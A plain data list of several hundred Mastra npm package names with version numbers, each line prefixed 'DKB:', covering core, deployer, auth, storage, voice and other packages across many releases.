DKB:@mastra/rag@2.8.0
DKB:@mastra/posthog@1.4.7
DKB:@mastra/playground-ui@69.0.0
DKB:@mastra/platform-workspace@1.13.0
DKB:@mastra/pg@1.36.0
DKB:@mastra/otel-exporter@1.5.2
DKB:@mastra/otel-bridge@1.5.22
DKB:@mastra/opencode@0.1.42
DKB:@mastra/observability@1.24.0
DKB:@mastra/next@0.2.41
DKB:@mastra/nestjs@0.3.0
DKB:@mastra/mysql@0.17.0
DKB:@mastra/mongodb@1.27.0
DKB:@mastra/memory@1.41.1
DKB:@mastra/mcp@2.9.0
DKB:@mastra/mcp-docs-server@1.3.13
DKB:@mastra/mcp-apps-components@0.1.0
DKB:@mastra/longmemeval@1.1.42
DKB:@mastra/libsql@1.30.0
DKB:@mastra/langsmith@1.4.3
DKB:@mastra/langfuse@1.6.6
DKB:@mastra/lance@1.6.1
DKB:@mastra/laminar@1.3.32
DKB:@mastra/koa@1.7.27
DKB:@mastra/inngest@1.11.2
DKB:@mastra/hono@1.7.25
DKB:@mastra/gcs@0.3.6
DKB:@mastra/fastify@1.5.27
DKB:@mastra/fastembed@1.3.7
DKB:@mastra/factory@0.28.0
DKB:@mastra/express@1.5.27
DKB:@mastra/elysia@0.1.23
DKB:@mastra/editor@0.17.1
DKB:@mastra/e2b@0.17.0
DKB:@mastra/e2b-desktop@0.1.13
DKB:@mastra/dynamodb@1.5.1
DKB:@mastra/duckdb@1.19.0
DKB:@mastra/dsql@1.5.7
DKB:@mastra/docker@0.14.0
DKB:@mastra/discord@1.3.4
DKB:@mastra/deployer@1.83.0
DKB:@mastra/deployer-vercel@1.2.42
DKB:@mastra/deployer-sandbox@0.3.27
DKB:@mastra/deployer-netlify@1.2.42
DKB:@mastra/deployer-cloudflare@1.2.42
DKB:@mastra/deployer-cloud@1.83.0
DKB:@mastra/deepeval@0.1.24
DKB:@mastra/datadog@1.4.22
DKB:@mastra/core@1.83.0
DKB:@mastra/convex@1.9.0
DKB:@mastra/connect@1.4.0
DKB:@mastra/code-sdk@1.19.0
DKB:@mastra/client-js@1.60.0
DKB:@mastra/clickhouse@1.30.0
DKB:@mastra/braintrust@1.3.27
DKB:@mastra/auth@1.2.0
DKB:@mastra/auth-workos@1.6.9
DKB:@mastra/auth-supabase@1.2.0
DKB:@mastra/auth-studio@1.4.0
DKB:@mastra/auth-okta@0.3.0
DKB:@mastra/auth-neon@0.3.6
DKB:@mastra/auth-cloud@1.2.9
DKB:@mastra/arthur@0.4.30
DKB:@mastra/arize@1.3.30
DKB:@mastra/ai-sdk@1.12.0
DKB:@mastra/agent-builder@1.2.1
DKB:@mastra/auth-clerk@1.4.0
DKB:@mastra/auth-better-auth@1.1.11
DKB:@mastra/auth-auth0@1.3.0
DKB:@mastra/agent-builder@1.2.0
DKB:mastracode@0.49.0
DKB:mastra@1.38.0
DKB:create-mastra@1.38.0
DKB:create-factory@0.4.2
DKB:@mastra/voice-google@0.14.5
DKB:@mastra/valkey-streams@0.6.1
DKB:@mastra/turso@0.1.20
DKB:@mastra/temporal@0.5.0
DKB:@mastra/telegram@0.2.5
DKB:@mastra/teams@0.1.4
DKB:@mastra/tanstack-start@0.2.40
DKB:@mastra/spanner@1.11.1
DKB:@mastra/slack@1.8.1
DKB:@mastra/server@1.82.0
DKB:@mastra/server-adapters-test-suite@0.2.1
DKB:@mastra/sentry@1.2.31
DKB:@mastra/ring-signals@0.1.0
DKB:@mastra/react@1.14.1
DKB:@mastra/rag@2.7.2
DKB:@mastra/posthog@1.4.6
DKB:@mastra/playground-ui@68.0.0
DKB:@mastra/platform-workspace@1.12.0
DKB:@mastra/pg@1.35.0
DKB:@mastra/parallel@0.1.5
DKB:@mastra/otel-exporter@1.5.1
DKB:@mastra/otel-bridge@1.5.21
DKB:@mastra/oracledb@0.5.6
DKB:@mastra/opencode@0.1.41
DKB:@mastra/observability@1.23.1
DKB:@mastra/next@0.2.40
DKB:@mastra/nestjs@0.2.41
DKB:@mastra/mysql@0.16.0
DKB:@mastra/mssql@1.11.1
DKB:@mastra/mongodb@1.26.0
DKB:@mastra/memory@1.41.0
DKB:@mastra/mcp@2.8.0
DKB:@mastra/mcp-docs-server@1.3.12
DKB:@mastra/longmemeval@1.1.41
DKB:@mastra/libsql@1.29.0
DKB:@mastra/langsmith@1.4.2
DKB:@mastra/langfuse@1.6.5
DKB:@mastra/laminar@1.3.31
DKB:@mastra/koa@1.7.26
DKB:@mastra/inngest@1.11.1
DKB:@mastra/hono@1.7.24
DKB:@mastra/google-cloud-pubsub@1.1.7
DKB:@mastra/fastify@1.5.26
DKB:@mastra/factory@0.27.0
DKB:@mastra/express@1.5.26
DKB:@mastra/evals@1.10.11
DKB:@mastra/elysia@0.1.22
DKB:@mastra/editor@0.17.0
DKB:@mastra/e2b@0.16.1
DKB:@mastra/e2b-desktop@0.1.12
DKB:@mastra/duckdb@1.18.0
DKB:@mastra/dsql@1.5.6
DKB:@mastra/discord@1.3.3
DKB:@mastra/deployer@1.82.0
DKB:@mastra/deployer-vercel@1.2.41
DKB:@mastra/deployer-sandbox@0.3.26
DKB:@mastra/deployer-netlify@1.2.41
DKB:@mastra/deployer-cloudflare@1.2.41
DKB:@mastra/deployer-cloud@1.82.0
DKB:@mastra/deepeval@0.1.23
DKB:@mastra/datadog@1.4.21
DKB:@mastra/core@1.82.0
DKB:@mastra/connect@1.3.1
DKB:@mastra/code-sdk@1.18.0
DKB:@mastra/client-js@1.59.0
DKB:@mastra/clickhouse@1.29.0
DKB:@mastra/braintrust@1.3.26
DKB:@mastra/arthur@0.4.29
DKB:@mastra/arize@1.3.29
DKB:@mastra/lance@1.6.0
DKB:@mastra/libsql@1.28.0
DKB:@mastra/modal@0.7.4
DKB:@mastra/mongodb@1.25.0
DKB:@mastra/mssql@1.11.0
DKB:@mastra/mysql@0.15.0
DKB:@mastra/pg@1.34.0
DKB:@mastra/platform-workspace@1.11.0
DKB:@mastra/spanner@1.11.0
DKB:@mastra/tanstack-start@0.2.39
DKB:@mastra/temporal@0.4.19
DKB:@mastra/turso@0.1.19
DKB:@mastra/upstash@1.6.0
DKB:@mastra/vercel@1.6.3
DKB:@mastra/clickhouse@1.28.0
DKB:@mastra/e2b@0.16.0
DKB:@mastra/e2b-desktop@0.1.11
DKB:@mastra/dynamodb@1.5.0
DKB:@mastra/duckdb@1.17.0
DKB:@mastra/docker@0.13.0
DKB:@mastra/daytona@0.11.5
DKB:@mastra/convex@1.8.0
DKB:@mastra/cloudflare@1.8.0
DKB:@mastra/cloudflare-d1@1.5.0
DKB:@mastra/inngest@1.11.0
DKB:@mastra/observability@1.23.0
DKB:@mastra/next@0.2.39
DKB:@mastra/nestjs@0.2.40
DKB:@mastra/express@1.5.25
DKB:@mastra/otel-bridge@1.5.20
DKB:@mastra/otel-exporter@1.5.0
DKB:@mastra/evals@1.10.10
DKB:@mastra/memory@1.40.0
DKB:@mastra/mcp@2.7.0
DKB:@mastra/mcp-docs-server@1.3.11
DKB:@mastra/elysia@0.1.21
DKB:@mastra/playground-ui@67.0.0
DKB:@mastra/posthog@1.4.5
DKB:@mastra/langsmith@1.4.1
DKB:@mastra/langfuse@1.6.4
DKB:@mastra/redis-streams@0.8.0
DKB:@mastra/laminar@1.3.30
DKB:@mastra/koa@1.7.25
DKB:@mastra/agent-builder@1.1.32
DKB:@mastra/hono@1.7.23
DKB:@mastra/google-cloud-pubsub@1.1.6
DKB:@mastra/fastify@1.5.25
DKB:@mastra/fastembed@1.3.6
DKB:@mastra/server@1.81.0
DKB:@mastra/editor@0.16.6
DKB:@mastra/deployer@1.81.0
DKB:@mastra/deepeval@0.1.22
DKB:@mastra/datadog@1.4.20
DKB:@mastra/core@1.81.0
DKB:@mastra/valkey-streams@0.6.0
DKB:@mastra/connect@1.3.0
DKB:create-mastra@1.37.0
DKB:@mastra/sentry@1.2.30
DKB:mastra@1.37.0
DKB:mastracode@0.48.2
DKB:@mastra/browser-firecrawl@0.3.0
DKB:@mastra/browser-viewer@0.3.0
DKB:create-factory@0.4.1
DKB:@mastra/client-js@1.58.0
DKB:@mastra/code-sdk@1.17.0
DKB:@mastra/deployer-cloud@1.81.0
DKB:@mastra/deployer-cloudflare@1.2.40
DKB:@mastra/deployer-netlify@1.2.40
DKB:@mastra/deployer-sandbox@0.3.25
DKB:@mastra/stagehand@0.4.0
DKB:@mastra/deployer-vercel@1.2.40
DKB:@mastra/factory@0.26.0
DKB:@mastra/braintrust@1.3.25
DKB:@mastra/auth-better-auth@1.1.10
DKB:@mastra/react@1.14.0
DKB:@mastra/arthur@0.4.28
DKB:@mastra/livekit@0.5.3
DKB:@mastra/longmemeval@1.1.40
DKB:@mastra/arize@1.3.28
DKB:@mastra/ai-sdk@1.11.3
DKB:@mastra/agent-browser@0.6.0
DKB:@mastra/opencode@0.1.40
DKB:@mastra/cloudflare-sandbox@0.5.4
DKB:@mastra/temporal@0.4.18
DKB:@mastra/blaxel@0.10.2
DKB:@mastra/azure@0.3.3
DKB:@mastra/daytona@0.11.4
DKB:@mastra/mesa@0.3.3
DKB:@mastra/sprites@0.1.2
DKB:@mastra/s3@0.6.5
DKB:@mastra/railway@0.10.2
DKB:@mastra/docker@0.12.1
DKB:@mastra/e2b-desktop@0.1.10
DKB:@mastra/e2b@0.15.1
DKB:@mastra/platform-workspace@1.10.0
DKB:@mastra/files-sdk@0.3.3
DKB:@mastra/gcs@0.3.5
DKB:@mastra/google-drive@0.2.4
DKB:@mastra/inngest@1.10.8
DKB:@mastra/voice-speechify@0.15.0
DKB:@mastra/voice-xai-realtime@0.2.17
DKB:@mastra/modal@0.7.3
DKB:@mastra/agentcore@0.5.3
DKB:@mastra/archil@0.3.2
DKB:@mastra/apple-container@0.5.2
DKB:@mastra/agentfs@0.2.3
DKB:@mastra/vercel@1.6.2
DKB:@mastra/astra@1.1.3
DKB:@mastra/libsql@1.27.1
DKB:@mastra/weaviate@0.1.4
DKB:@mastra/mongodb@1.24.1
DKB:@mastra/lance@1.5.2
DKB:@mastra/mssql@1.10.6
DKB:@mastra/koa@1.7.24
DKB:@mastra/mysql@0.14.1
DKB:@mastra/voice-sarvam@1.1.4
DKB:@mastra/hono@1.7.22
DKB:@mastra/voice-playai@0.13.3
DKB:@mastra/nestjs@0.2.39
DKB:@mastra/voice-openai@0.13.4
DKB:@mastra/voice-openai-realtime@0.14.8
DKB:@mastra/fastify@1.5.24
DKB:@mastra/next@0.2.38
DKB:@mastra/opensearch@1.1.4
DKB:@mastra/oracledb@0.5.5
DKB:@mastra/pg@1.33.0
DKB:@mastra/pinecone@1.1.3
DKB:@mastra/elasticsearch@1.4.6
DKB:@mastra/voice-murf@0.13.3
DKB:@mastra/voice-modelslab@0.2.3
DKB:@mastra/voice-mistral@0.1.3
DKB:@mastra/dynamodb@1.4.5
DKB:@mastra/duckdb@1.16.0
DKB:@mastra/voice-aws-nova-sonic@0.2.6
DKB:@mastra/voice-inworld@0.4.6
DKB:@mastra/qdrant@1.1.6
DKB:@mastra/voice-google@0.14.4
DKB:@mastra/redis@1.4.12
DKB:@mastra/voice-google-gemini-live@0.14.18
DKB:@mastra/s3vectors@1.1.5
DKB:@mastra/server-adapters-test-suite@0.2.0
DKB:@mastra/spanner@1.10.1
DKB:@mastra/voice-gladia@0.13.3
DKB:@mastra/azure-ai-search@0.1.2
DKB:@mastra/tanstack-start@0.2.38
DKB:@mastra/voice-deepgram@0.13.3
DKB:@mastra/couchbase@1.1.4
DKB:@mastra/turbopuffer@1.2.3
DKB:@mastra/convex@1.7.6
DKB:@mastra/turso@0.1.18
DKB:@mastra/upstash@1.5.5
DKB:@mastra/valkey@0.2.8
DKB:@mastra/cloudflare@1.7.6
DKB:@mastra/voice-cloudflare@0.13.4
DKB:@mastra/cloudflare-d1@1.4.5
DKB:@mastra/vectorize@1.1.4
DKB:@mastra/clickhouse@1.27.0
DKB:@mastra/voice-azure@0.12.3
DKB:@mastra/chroma@1.1.5
DKB:@mastra/dsql@1.5.5
DKB:@mastra/voice-elevenlabs@0.13.3
DKB:@mastra/braintrust@1.3.24
DKB:@mastra/auth@1.1.5
DKB:@mastra/arthur@0.4.27
DKB:@mastra/code-sdk@1.16.0
DKB:@mastra/valkey-streams@0.5.7
DKB:@mastra/codemod@1.1.8
DKB:@mastra/connect@1.2.0
DKB:@mastra/core@1.80.0
DKB:@mastra/arize@1.3.27
DKB:@mastra/voyageai@0.4.3
DKB:@mastra/agent-builder@1.1.31
DKB:@mastra/datadog@1.4.19
DKB:create-factory@0.4.0
DKB:@mastra/deepeval@0.1.21
DKB:@mastra/longmemeval@1.1.39
DKB:create-mastra@1.36.0
DKB:@mastra/server@1.80.0
DKB:@mastra/deployer-cloudflare@1.2.39
DKB:@mastra/sentry@1.2.29
DKB:@mastra/schema-compat@1.3.17
DKB:@mastra/deployer-netlify@1.2.39
DKB:@mastra/deployer-sandbox@0.3.24
DKB:@mastra/deployer-vercel@1.2.39
DKB:@mastra/redis-streams@0.7.0
DKB:@mastra/react@1.13.0
DKB:@mastra/deployer@1.80.0
DKB:@mastra/rag@2.7.1
DKB:@mastra/quickjs@0.1.5
DKB:mastra@1.36.0
DKB:@mastra/posthog@1.4.4
DKB:@mastra/playground-ui@66.0.0
DKB:@mastra/editor@0.16.5
DKB:@mastra/elysia@0.1.20
DKB:@mastra/evals@1.10.9
DKB:@mastra/parallel@0.1.4
DKB:@mastra/otel-exporter@1.4.10
DKB:@mastra/otel-bridge@1.5.19
DKB:@mastra/express@1.5.24
DKB:@mastra/factory@0.25.0
DKB:@mastra/opencode@0.1.39
DKB:mastracode@0.48.1
DKB:@mastra/observability@1.22.0
DKB:@mastra/fastembed@1.3.5
DKB:@mastra/google-cloud-pubsub@1.1.5
DKB:@mastra/isolated-vm@0.1.4
DKB:@mastra/laminar@1.3.29
DKB:@mastra/langfuse@1.6.3
DKB:@mastra/langsmith@1.4.0
DKB:@mastra/loggers@1.3.10
DKB:@mastra/memory@1.39.1
DKB:@mastra/mcp@2.6.0
DKB:@mastra/mcp-registry-registry@1.1.7
DKB:@mastra/mcp-docs-server@1.3.10
DKB:@mastra/deployer-cloud@1.80.0
DKB:@mastra/livekit@0.5.2
DKB:@mastra/acp@0.4.4
DKB:@mastra/openai@1.1.4
DKB:@mastra/discord@1.3.2
DKB:@mastra/slack@1.8.0
DKB:@mastra/stagehand@0.3.7
DKB:@mastra/teams@0.1.3
DKB:@mastra/telegram@0.2.4
DKB:@mastra/cursor@0.3.4
DKB:@mastra/client-js@1.57.0
DKB:@mastra/claude@0.3.4
DKB:@mastra/agent-browser@0.5.5
DKB:@mastra/auth-auth0@1.2.6
DKB:@mastra/auth-better-auth@1.1.9
DKB:@mastra/auth-clerk@1.3.2
DKB:@mastra/auth-cloud@1.2.8
DKB:@mastra/auth-firebase@1.1.5
DKB:@mastra/auth-google@0.1.7
DKB:@mastra/auth-neon@0.3.5
DKB:@mastra/auth-okta@0.2.6
DKB:@mastra/auth-studio@1.3.11
DKB:@mastra/auth-supabase@1.1.6
DKB:@mastra/browser-viewer@0.2.6
DKB:@mastra/auth-workos@1.6.8
DKB:@mastra/browser-firecrawl@0.2.5
DKB:mastracode@0.48.0
DKB:mastra@1.35.0
DKB:create-mastra@1.35.0
DKB:create-factory@0.3.0
DKB:@mastra/weaviate@0.1.3
DKB:@mastra/voyageai@0.4.2
DKB:@mastra/voice-xai-realtime@0.2.16
DKB:@mastra/voice-speechify@0.14.2
DKB:@mastra/voice-sarvam@1.1.3
DKB:@mastra/voice-playai@0.13.2
DKB:@mastra/voice-openai@0.13.3
DKB:@mastra/voice-openai-realtime@0.14.7
DKB:@mastra/voice-murf@0.13.2
DKB:@mastra/voice-modelslab@0.2.2
DKB:@mastra/voice-mistral@0.1.2
DKB:@mastra/voice-inworld@0.4.5
DKB:@mastra/voice-google@0.14.3
DKB:@mastra/voice-google-gemini-live@0.14.17
DKB:@mastra/voice-gladia@0.13.2
DKB:@mastra/voice-elevenlabs@0.13.2
DKB:@mastra/voice-deepgram@0.13.2
DKB:@mastra/voice-cloudflare@0.13.3
DKB:@mastra/voice-azure@0.12.2
DKB:@mastra/voice-aws-nova-sonic@0.2.5
DKB:@mastra/vercel@1.6.1
DKB:@mastra/vectorize@1.1.3
DKB:@mastra/valkey@0.2.7
DKB:@mastra/valkey-streams@0.5.6
DKB:@mastra/upstash@1.5.4
DKB:@mastra/turso@0.1.17
DKB:@mastra/turbopuffer@1.2.2
DKB:@mastra/temporal@0.4.17
DKB:@mastra/telegram@0.2.3
DKB:@mastra/teams@0.1.2
DKB:@mastra/tavily@1.1.3
DKB:@mastra/tanstack-start@0.2.37
DKB:@mastra/stagehand@0.3.6
DKB:@mastra/sprites@0.1.1
DKB:@mastra/spanner@1.10.0
DKB:@mastra/slack@1.7.3
DKB:@mastra/server@1.79.0
DKB:@mastra/server-adapters-test-suite@0.1.3
DKB:@mastra/sentry@1.2.28
DKB:@mastra/schema-compat@1.3.16
DKB:@mastra/s3vectors@1.1.4
DKB:@mastra/s3@0.6.4
DKB:@mastra/redis@1.4.11
DKB:@mastra/redis-streams@0.6.4
DKB:@mastra/react@1.12.0
DKB:@mastra/railway@0.10.1
DKB:@mastra/rag@2.7.0
DKB:@mastra/quickjs@0.1.4
DKB:@mastra/qdrant@1.1.5
DKB:@mastra/posthog@1.4.3
DKB:@mastra/playground-ui@65.0.0
DKB:@mastra/platform-workspace@1.9.0
DKB:@mastra/pinecone@1.1.2
DKB:@mastra/pg@1.32.0
DKB:@mastra/perplexity@0.2.2
DKB:@mastra/parallel@0.1.3
DKB:@mastra/otel-exporter@1.4.9
DKB:@mastra/otel-bridge@1.5.18
DKB:@mastra/oracledb@0.5.4
DKB:@mastra/opensearch@1.1.3
DKB:@mastra/opencode@0.1.38
DKB:@mastra/openai@1.1.3
DKB:@mastra/observability@1.21.0
DKB:@mastra/next@0.2.37
DKB:@mastra/nestjs@0.2.38
DKB:@mastra/mysql@0.14.0
DKB:@mastra/mssql@1.10.5
DKB:@mastra/mongodb@1.24.0
DKB:@mastra/modal@0.7.2
DKB:@mastra/mesa@0.3.2
DKB:@mastra/memory@1.39.0
DKB:@mastra/mcp@2.5.0
DKB:@mastra/mcp-registry-registry@1.1.6
DKB:@mastra/mcp-docs-server@1.3.9
DKB:@mastra/longmemeval@1.1.38
DKB:@mastra/loggers@1.3.9
DKB:@mastra/livekit@0.5.1
DKB:@mastra/libsql@1.27.0
DKB:@mastra/langsmith@1.3.28
DKB:@mastra/langfuse@1.6.2
DKB:@mastra/lance@1.5.1
DKB:@mastra/laminar@1.3.28
DKB:@mastra/koa@1.7.23
DKB:@mastra/isolated-vm@0.1.3
DKB:@mastra/inngest@1.10.7
DKB:@mastra/hono@1.7.21
DKB:@mastra/google-drive@0.2.3
DKB:@mastra/google-cloud-pubsub@1.1.4
DKB:@mastra/github-signals@0.5.2
DKB:@mastra/gcs@0.3.4
DKB:@mastra/files-sdk@0.3.2
DKB:@mastra/fastify@1.5.23
DKB:@mastra/fastembed@1.3.4
DKB:@mastra/factory@0.24.0
DKB:@mastra/express@1.5.23
DKB:@mastra/evals@1.10.8
DKB:@mastra/elysia@0.1.19
DKB:@mastra/elasticsearch@1.4.5
DKB:@mastra/editor@0.16.4
DKB:@mastra/e2b@0.15.0
DKB:@mastra/e2b-desktop@0.1.9
DKB:@mastra/dynamodb@1.4.4
DKB:@mastra/duckdb@1.15.0
DKB:@mastra/dsql@1.5.4
DKB:@mastra/docker@0.12.0
DKB:@mastra/discord@1.3.1
DKB:@mastra/deployer@1.79.0
DKB:@mastra/deployer-vercel@1.2.38
DKB:@mastra/deployer-sandbox@0.3.23
DKB:@mastra/deployer-netlify@1.2.38
DKB:@mastra/deployer-cloudflare@1.2.38
DKB:@mastra/deployer-cloud@1.79.0
DKB:@mastra/deepeval@0.1.20
DKB:@mastra/daytona@0.11.3
DKB:@mastra/datadog@1.4.18
DKB:@mastra/cursor@0.3.3
DKB:@mastra/couchbase@1.1.3
DKB:@mastra/core@1.79.0
DKB:@mastra/convex@1.7.5
DKB:@mastra/connect@1.1.0
DKB:@mastra/codemod@1.1.7
DKB:@mastra/code-sdk@1.15.0
DKB:@mastra/cloudflare@1.7.5
DKB:@mastra/cloudflare-sandbox@0.5.3
DKB:@mastra/cloudflare-d1@1.4.4
DKB:@mastra/client-js@1.56.0
DKB:@mastra/clickhouse@1.26.0
DKB:@mastra/claude@0.3.3
DKB:@mastra/chroma@1.1.4
DKB:@mastra/browser-viewer@0.2.5
DKB:@mastra/browser-firecrawl@0.2.4
DKB:@mastra/brightdata@0.3.2
DKB:@mastra/braintrust@1.3.23
DKB:@mastra/blaxel@0.10.1
DKB:@mastra/azure@0.3.2
DKB:@mastra/azure-ai-search@0.1.1
DKB:@mastra/auth@1.1.4
DKB:@mastra/auth-workos@1.6.7
DKB:@mastra/auth-supabase@1.1.5
DKB:@mastra/auth-studio@1.3.10
DKB:@mastra/auth-okta@0.2.5
DKB:@mastra/auth-neon@0.3.4
DKB:@mastra/auth-google@0.1.6
DKB:@mastra/auth-firebase@1.1.4
DKB:@mastra/auth-cloud@1.2.7
DKB:@mastra/auth-clerk@1.3.1
DKB:@mastra/auth-better-auth@1.1.8
DKB:@mastra/auth-auth0@1.2.5
DKB:@mastra/astra@1.1.2
DKB:@mastra/arthur@0.4.26
DKB:@mastra/arize@1.3.26
DKB:@mastra/archil@0.3.1
DKB:@mastra/apple-container@0.5.1
DKB:@mastra/ai-sdk@1.11.2
DKB:@mastra/agentfs@0.2.2
DKB:@mastra/agentcore@0.5.2
DKB:@mastra/agent-builder@1.1.30
DKB:@mastra/agent-browser@0.5.4
DKB:@mastra/acp@0.4.3
DKB:mastracode@0.47.1
DKB:mastra@1.34.2
DKB:create-mastra@1.34.2
DKB:create-factory@0.2.10
DKB:@mastra/weaviate@0.1.2
DKB:@mastra/voice-xai-realtime@0.2.15
DKB:@mastra/voice-sarvam@1.1.2
DKB:@mastra/voice-openai-realtime@0.14.6
DKB:@mastra/voice-google-gemini-live@0.14.16
DKB:@mastra/turso@0.1.16
DKB:@mastra/temporal@0.4.16
DKB:@mastra/tanstack-start@0.2.36
DKB:@mastra/spanner@1.9.5
DKB:@mastra/server@1.78.0
DKB:@mastra/sentry@1.2.27
DKB:@mastra/schema-compat@1.3.15
DKB:@mastra/react@1.11.0
DKB:@mastra/posthog@1.4.2
DKB:@mastra/playground-ui@64.0.0
DKB:@mastra/platform-workspace@1.8.1
DKB:@mastra/pg@1.31.2
DKB:@mastra/otel-exporter@1.4.8
DKB:@mastra/otel-bridge@1.5.17
DKB:@mastra/oracledb@0.5.3
DKB:@mastra/opencode@0.1.37
DKB:@mastra/observability@1.20.1
DKB:@mastra/next@0.2.36
DKB:@mastra/nestjs@0.2.37
DKB:@mastra/mysql@0.13.2
DKB:@mastra/mssql@1.10.4
DKB:@mastra/memory@1.38.0
DKB:@mastra/mcp@2.4.1
DKB:@mastra/mcp-docs-server@1.3.8
DKB:@mastra/longmemeval@1.1.37
DKB:@mastra/loggers@1.3.8
DKB:@mastra/libsql@1.26.2
DKB:@mastra/langsmith@1.3.27
DKB:@mastra/langfuse@1.6.1
DKB:@mastra/laminar@1.3.27
DKB:@mastra/koa@1.7.22
DKB:@mastra/inngest@1.10.6
DKB:@mastra/hono@1.7.20
DKB:@mastra/fastify@1.5.22
DKB:@mastra/factory@0.23.0
DKB:@mastra/express@1.5.22
DKB:@mastra/elysia@0.1.18
DKB:@mastra/editor@0.16.3
DKB:@mastra/e2b@0.14.1
DKB:@mastra/e2b-desktop@0.1.8
DKB:@mastra/dynamodb@1.4.3
DKB:@mastra/duckdb@1.14.1
DKB:@mastra/dsql@1.5.3
DKB:@mastra/deployer@1.78.0
DKB:@mastra/deployer-vercel@1.2.37
DKB:@mastra/deployer-sandbox@0.3.22
DKB:@mastra/deployer-netlify@1.2.37
DKB:@mastra/deployer-cloudflare@1.2.37
DKB:@mastra/deployer-cloud@1.78.0
DKB:@mastra/deepeval@0.1.19
DKB:@mastra/datadog@1.4.17
DKB:@mastra/core@1.78.0
DKB:@mastra/convex@1.7.4
DKB:@mastra/connect@1.0.3
DKB:@mastra/code-sdk@1.14.0
DKB:@mastra/cloudflare@1.7.4
DKB:@mastra/cloudflare-d1@1.4.3
DKB:@mastra/client-js@1.55.0
DKB:@mastra/clickhouse@1.25.1
DKB:@mastra/braintrust@1.3.22
DKB:@mastra/arthur@0.4.25
DKB:@mastra/arize@1.3.25
DKB:@mastra/agent-builder@1.1.29
DKB:mastracode@0.47.0
DKB:mastra@1.34.1
DKB:create-mastra@1.34.1
DKB:create-factory@0.2.9
DKB:@mastra/voice-xai-realtime@0.2.14
DKB:@mastra/voice-openai-realtime@0.14.5
DKB:@mastra/voice-google-gemini-live@0.14.15
DKB:@mastra/valkey@0.2.6
DKB:@mastra/upstash@1.5.3
DKB:@mastra/turso@0.1.15
DKB:@mastra/temporal@0.4.15
DKB:@mastra/tanstack-start@0.2.35
DKB:@mastra/spanner@1.9.4
DKB:@mastra/server@1.77.0
DKB:@mastra/sentry@1.2.26
DKB:@mastra/schema-compat@1.3.14
DKB:@mastra/redis@1.4.10
DKB:@mastra/react@1.10.0
DKB:@mastra/posthog@1.4.1
DKB:@mastra/playground-ui@63.0.0
DKB:@mastra/platform-workspace@1.8.0
DKB:@mastra/pg@1.31.1
DKB:@mastra/otel-exporter@1.4.7
DKB:@mastra/otel-bridge@1.5.16
DKB:@mastra/oracledb@0.5.2
DKB:@mastra/opencode@0.1.36
DKB:@mastra/observability@1.20.0
DKB:@mastra/next@0.2.35
DKB:@mastra/nestjs@0.2.36
DKB:@mastra/mysql@0.13.1
DKB:@mastra/mssql@1.10.3
DKB:@mastra/mongodb@1.23.1
DKB:@mastra/memory@1.37.1
DKB:@mastra/mcp@2.4.0
DKB:@mastra/mcp-registry-registry@1.1.5
DKB:@mastra/mcp-docs-server@1.3.7
DKB:@mastra/longmemeval@1.1.36
DKB:@mastra/loggers@1.3.7
DKB:@mastra/libsql@1.26.1
DKB:@mastra/langsmith@1.3.26
DKB:@mastra/langfuse@1.6.0
DKB:@mastra/laminar@1.3.26
DKB:@mastra/koa@1.7.21
DKB:@mastra/inngest@1.10.5
DKB:@mastra/hono@1.7.19
DKB:@mastra/fastify@1.5.21
DKB:@mastra/fastembed@1.3.3
DKB:@mastra/factory@0.22.0
DKB:@mastra/express@1.5.21
DKB:@mastra/evals@1.10.7
DKB:@mastra/elysia@0.1.17
DKB:@mastra/editor@0.16.2
DKB:@mastra/e2b@0.14.0
DKB:@mastra/e2b-desktop@0.1.7
DKB:@mastra/dynamodb@1.4.2
DKB:@mastra/dsql@1.5.2
DKB:@mastra/docker@0.11.0
DKB:@mastra/deployer@1.77.0
DKB:@mastra/deployer-vercel@1.2.36
DKB:@mastra/deployer-sandbox@0.3.21
DKB:@mastra/deployer-netlify@1.2.36
DKB:@mastra/deployer-cloudflare@1.2.36
DKB:@mastra/deployer-cloud@1.77.0
DKB:@mastra/deepeval@0.1.18
DKB:@mastra/datadog@1.4.16
DKB:@mastra/core@1.77.0
DKB:@mastra/convex@1.7.3
DKB:@mastra/connect@1.0.2
DKB:@mastra/code-sdk@1.13.0
DKB:@mastra/cloudflare@1.7.3
DKB:@mastra/cloudflare-d1@1.4.2
DKB:@mastra/client-js@1.54.0
DKB:@mastra/clickhouse@1.25.0
DKB:@mastra/braintrust@1.3.21
DKB:@mastra/auth-better-auth@1.1.7
DKB:@mastra/arthur@0.4.24
DKB:@mastra/arize@1.3.24
DKB:@mastra/ai-sdk@1.11.1
DKB:@mastra/agent-builder@1.1.28
DKB:@mastra/agent-builder@1.1.27
DKB:@mastra/ai-sdk@1.11.0
DKB:mastracode@0.46.0
DKB:mastra@1.34.0
DKB:create-mastra@1.34.0
DKB:create-factory@0.2.8
DKB:@mastra/voice-openai-realtime@0.14.4
DKB:@mastra/voice-inworld@0.4.4
DKB:@mastra/voice-google-gemini-live@0.14.14
DKB:@mastra/voice-aws-nova-sonic@0.2.4
DKB:@mastra/valkey@0.2.5
DKB:@mastra/valkey-streams@0.5.5
DKB:@mastra/upstash@1.5.2
DKB:@mastra/turso@0.1.14
DKB:@mastra/temporal@0.4.14
DKB:@mastra/tanstack-start@0.2.34
DKB:@mastra/sprites@0.1.0
DKB:@mastra/spanner@1.9.3
DKB:@mastra/server@1.76.0
DKB:@mastra/server-adapters-test-suite@0.1.2
DKB:@mastra/sentry@1.2.25
DKB:@mastra/redis@1.4.9
DKB:@mastra/redis-streams@0.6.3
DKB:@mastra/react@1.9.0
DKB:@mastra/railway@0.10.0
DKB:@mastra/rag@2.6.7
DKB:@mastra/posthog@1.4.0
DKB:@mastra/playground-ui@62.0.0
DKB:@mastra/platform-workspace@1.7.0
DKB:@mastra/pg@1.31.0
DKB:@mastra/otel-exporter@1.4.6
DKB:@mastra/otel-bridge@1.5.15
DKB:@mastra/oracledb@0.5.1
DKB:@mastra/opensearch@1.1.2
DKB:@mastra/opencode@0.1.35
DKB:@mastra/observability@1.19.0
DKB:@mastra/next@0.2.34
DKB:@mastra/nestjs@0.2.35
DKB:@mastra/mysql@0.13.0
DKB:@mastra/mssql@1.10.2
DKB:@mastra/mongodb@1.23.0
DKB:@mastra/mesa@0.3.1
DKB:@mastra/memory@1.37.0
DKB:@mastra/mcp@2.3.0
DKB:@mastra/mcp-registry-registry@1.1.4
DKB:@mastra/mcp-docs-server@1.3.6
DKB:@mastra/longmemeval@1.1.35
DKB:@mastra/loggers@1.3.6
DKB:@mastra/libsql@1.26.0
DKB:@mastra/langsmith@1.3.25
DKB:@mastra/langfuse@1.5.14
DKB:@mastra/laminar@1.3.25
DKB:@mastra/koa@1.7.20
